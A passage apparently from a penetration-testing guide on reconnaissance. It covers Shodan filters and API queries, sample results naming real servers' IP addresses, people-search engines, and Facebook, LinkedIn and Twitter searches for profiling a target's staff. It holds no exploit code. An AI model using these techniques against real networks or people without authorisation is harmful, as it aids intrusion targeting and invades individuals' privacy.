
Shodan is an acronym for Sentient Hyper Optimized Data Access Network. Shodan gathers data from open ports, protocols, and services of internet-connected devices and has free and pro versions.

Shodan continually scans the Internet and saves results in a public database, which can be searched via the website or accessed via Application Programming Interface (API). Filters for country, ports, OS, and hostnames are available.

Search for routers, servers, firewalls and other devices, SCADA, Internet of Things (IoT) devices or search by IP/CIDR, open ports, hostname, OS, or geolocation. Shodan is useful because it can be easier to identify external infrastructure without ever sending a packet to the target.

Shodan has an API integration available with integrations to Nmap, Metasploit, Maltego FOCA, and Chrome/Firefox. Shodan searches for ports, does a banner grab and then indexes results. Useful Shodan filters include city, port, net, or hostname. However, an account needs to be created to use filters.

Search examples may look like this: apache city:new york, apache port:443, nginx hostname:.com, apache net:216.0.0.0/16, or hostname:test port:443. Shodan and Maltego can be used together to obtain enhanced datasets. It may be useful to use Tor or other privacy or anonymizing software when accessing potentially sensitive information from Shodan.



GET **/shodan/host/search**

Search Shodan
Search Shodan using the same query syntax as the website and use facets to get summary information for different properties.

Requirements
This method may use API query credits depending on usage. If any of the following criteria are met, your account will be deducated 1 query credit:

1. The search query contains a filter.
2. Accessing results past the 1st page using the "page". For every 100 results past the 1st page 1 query credit is deducted.

Request URL

```
https://api.shodan.io/shodan/host/search?key={YOUR_API_KEY}&query={query}&facets={facets}
```

Parameters


- **query:** [String] Shodan search query. The provided string is used to search the database of banners in Shodan, with the additional option to provide filters inside the search query using a "filter:value" format. For example, the following search query would find Apache webservers located in Germany: "apache country:DE". The following filters are currently supported:

after Only show results that were collected after the given date (dd/mm/yyyy).
asn The Autonomous System Number that identifies the network the device is on.
before Only show results that were collected before the given date (dd/mm/yyyy.
city Show results that are located in the given city.
country Show results that are located within the given country.
geo There are 2 modes to the geo filter: radius and bounding box. To limit results based on a radius around a pair of latitude/ longitude, provide 3 parameters; ex: geo:50,50,100. If you want to find all results within a bounding box, supply the top left and bottom right coordinates for the region; ex: geo:10,10,50,50.
hash Hash of the "data" property
has_ipv6 If "true" only show results that were discovered on IPv6.
has_screenshot If "true" only show results that have a screenshot available.
hostname Search for hosts that contain the given value in their hostname.
isp Find devices based on the upstream owner of the IP netblock.
link Find devices depending on their connection to the Internet.
net Search by netblock using CIDR notation; ex: net:69.84.207.0/24
org Find devices based on the owner of the IP netblock.
os Filter results based on the operating system of the device.
port Find devices based on the services/ ports that are publicly exposed on the Internet.
postal Search by postal code.
product Filter using the name of the software/ product; ex: product:Apache
state Search for devices based on the state/ region they are located in.

Figure 16. Subset of Shodan Search Methods

Figure 17 shows a Shodan a search that displays a handful of 403 forbidden pages, which could be used in an attempt to fingerprint and possibly subvert access controls on prohibited areas of a site. Browsers sometimes show their page – both Internet Explorer, and Google's Chrome does if the returned page is smaller than 512 bytes, which Apache default pages and other web servers typically are a small number of bytes. Some servers respond by returning 404 or 403 or 401 pages. So, searching Shodan for small byte sized pages may be a worthwhile way to fingerprint server responses and software.

The screenshot of a Shodan search on the content length of 202 gives numerous examples of pages, filter by technology or search for 403 forbidden pages. Often pages display server data in the HTTP header, which can be misleading, as any data can be replaced by an admin to show in the header. However, more often, the data is accurate in fingerprinting technology.



TOTAL RESULTS

3

TOP COUNTRIES

Kazakhstan	3

TOP SERVICES

HTTP (8080)	2
HTTP	1

TOP ORGANIZATIONS

Mobile Telecom-Service LLP	3

403 Forbidden

217.76.78.2
217.76.78.2.altel.kz
Mobile Telecom-Service LLP
Added on 2017-12-12 00:39:51 GMT
Kazakhstan, Aktobe
Details

```
HTTP/1.1 403 Forbidden
Date: Tue, 12 Dec 2017 00:38:36 GMT
Server: Apach/2.2.21 (Unix) DAV/2 mod_ssl/2.2.21 OpenSSL/0.9.8e-fips-rhel5
Content-Length: 202
Content-Type: text/html; charset=iso-8859-1
```

403 Forbidden

217.76.78.2
217.76.78.2.altel.kz
Mobile Telecom-Service LLP
Added on 2017-12-09 13:38:20 GMT
Kazakhstan, Aktobe
Details


```
HTTP/1.1 403 Forbidden
Date: Sat, 09 Dec 2017 13:38:19 GMT
Server: Apach/2.2.21 (Unix) DAV/2 mod_ssl/2.2.21 OpenSSL/0.9.8e-fips-rhel5
Content-Length: 202
Content-Type: text/html; charset=iso-8859-1
```

403 Forbidden

217.76.78.1
217.76.78.1.altel.kz
Mobile Telecom-Service LLP
Added on 2017-12-03 08:13:46 GMT
Kazakhstan, Aktobe
Details

```
HTTP/1.1 403 Forbidden
Date: Sun, 03 Dec 2017 08:13:46 GMT
Server: Apach/2.2.21 (Unix) DAV/2 mod_ssl/2.2.21 OpenSSL/0.9.8e-fips-rhel5
Content-Length: 202
Content-Type: text/html; charset=iso-8859-1
```

Figure 17. Shodan Search using "Apach" and "202"



TOTAL RESULTS

371,340

TOP COUNTRIES

United States	173,499
Japan	52,259
China	16,576
Germany	14,335
France	13,710

TOP SERVICES

HTTP	242,573
HTTPS	81,772
8086	5,661
HTTP (8080)	4,215
8081	2,978

TOP ORGANIZATIONS

ColoCrossing	30,630
EGIHosting	22,405
Multacom Corporation	20,921
Incapsula	15,544
Leaseweb USA	14,124

TOP OPERATING SYSTEMS

Linux 3.x	7,726
Linux 2.6.x	867
Windows 7 or 8	667
FreeBSD 9.x	173
Windows XP	99

TOP PRODUCTS

Apache httpd	297,079
Microsoft IIS httpd	9,031
nginx	6,004
Connectra Check Point Web Security httpd	1,021
Squid http proxy	490

Figure 18. Shodan search on "content-length 202"

Shodan has a lot of data and application integrations, including Nmap, Metasploit, and FOCA.

PeekYou, Lullar and Pipl search engines all gather information about individuals. Peekyou collects data from over 60 social networking sites and presents it as one page. However, it only indexes public web content. Instead of calculating the likelihood of a link associated with the keyword, Peekyou associates by individuals and can filter data by interests, city, work or school. Peekyou filters make it easier to search for coworkers or individuals who lived in the same town. Lullar performs searches by email. Pipl searches pull data by name, email, username or phone number with an optional location search. These search engines are all free. The Spokeo search engine is based upon data from the US and has a lot of data organized by profile from white pages, public records, and social networks, but it is a paid service. The search will yield a list of aliases, contact info, location history, social media profiles, relatives, personal details, court records and historical records.

MarketVisual metasearch engine allows searches on name, company or title and displays a visual map of results. The relationship map is a great way to review corporate affiliations. The MarketVisual database has millions of professionals and their relationships with companies and each other. There are also biographies, positions, dates, and sources. Unlimited access requires a subscription.

The Wayback Machine can be used to find previously archived versions of web pages, which can reveal a lot about partnerships and vendors or even corporate structure. This resource returns a timeline with a snapshot of a calendar and can be used to retrieve information from a target website that is no longer available.

EDGAR, the electronic data gathering, analysis, and retrieval system, provides access to company information that might otherwise be difficult to obtain.

YouGetSignal provides OSINT tools to check for phone numbers, IP addresses, whois data, geolocation, tracing, and so on.

Netcraft provides details about the various technology used on a website, including web server and OS detection.

SearchDiggity can be downloaded from the Bishop Fox site, get the download link from the grey Downloads box on the tools page. This tool requires .NET and only is available on Windows. Note that use of this application may need API keys to services like Shodan. The app has a lot of options, so narrow the search to relevant data, like only SharePoint Login pages.

Social Media Platforms such as Facebook, Twitter and LinkedIn are a possible place to start obtaining information on individuals who work for the target company. Facebook has a feature called Graph Search that should also be used to find data on individuals. Graph search can be used to explore photos, places, locations, people, groups, apps, events and web results. Filter for results based upon information like place of work, education, degree, likes or dislikes, relationships.

Another way to search Facebook is to first find the User ID by going to https://findmyfbid.com. Then while logged into Facebook, do searches for Places, Photos, Apps, Videos, Events, Posts, Friends, Relatives, Followers, Groups, Employers, Co-workers. The general format is https://www.facebook.com/search/USERID/places/ or try other searches on a user by an event, group, etc.

LinkedIn has an advanced search for people, jobs, content, companies, groups, and schools, which takes various keywords and filters. There is a Boolean search for LinkedIn. The search may look like ((Pentester OR "Penetration Tester" OR "Security Analyst" OR "Consultant" OR "Security Consultant" OR "Information Security Consultant") AND (Analyst OR "Security Engineer" OR "Information Security Engineer")) NOT Manager. The previous query produces 693,656 People results. A change to the query narrows the list dramatically, such as Pentester OR "Penetration Tester" OR "Security Analyst" NOT Manager, which gives 66,432 People results. Note that Boolean search operators must be in uppercase letters. Other options include narrowing by Current Company, Past Company, Industries, or different filters provided on the search page. The key to searching is to understand how to get actionable data from the query.

Hashtags (#), the primary Twitter data structure, are centered around phrases, words or topics of interest within the platform. Twitter advanced search narrows by dates, places, people, and words or specific languages. There are a couple of options for searching, such as going to the web search page or going directly to the search field on the top right of the application. To search, go to Twitter and type a search query. In this case, "pen testing," pentesting and #pentesting was entered into three separate searches. Once the results page displays, click Search filters and then click Advanced Search for advanced options or go directly to the Advanced Search page. Figure 20 shows Overflow options, which includes a safe search setting that can be enabled or disabled for sensitive content and to add or remove results from muted or blocked accounts.



See what's happening right now
Tip: use operators for advanced search.
Search
Search Twitter

Figure 19. Two Twitter search options, the web search page or the search field





Figure 20. Twitter Overflow Setting



pentesting

From anyone


Anywhere

#pentesting

"pen testing"

Figure 21. Twitter Search options including use of a single term, quotes or hashtags

Another option in Twitter includes an Advanced Search using Any of these words: This field is useful because a search for pentesting may require the tester to look for "pen testing" #pentesting and @pentesting. Additionally, search by sentiment may be helpful when looking at a company or person on Twitter. Do it by adding a happy or unhappy emoticon at the end of the search term or a question mark (?). For example:



"company :(" or "company :)"

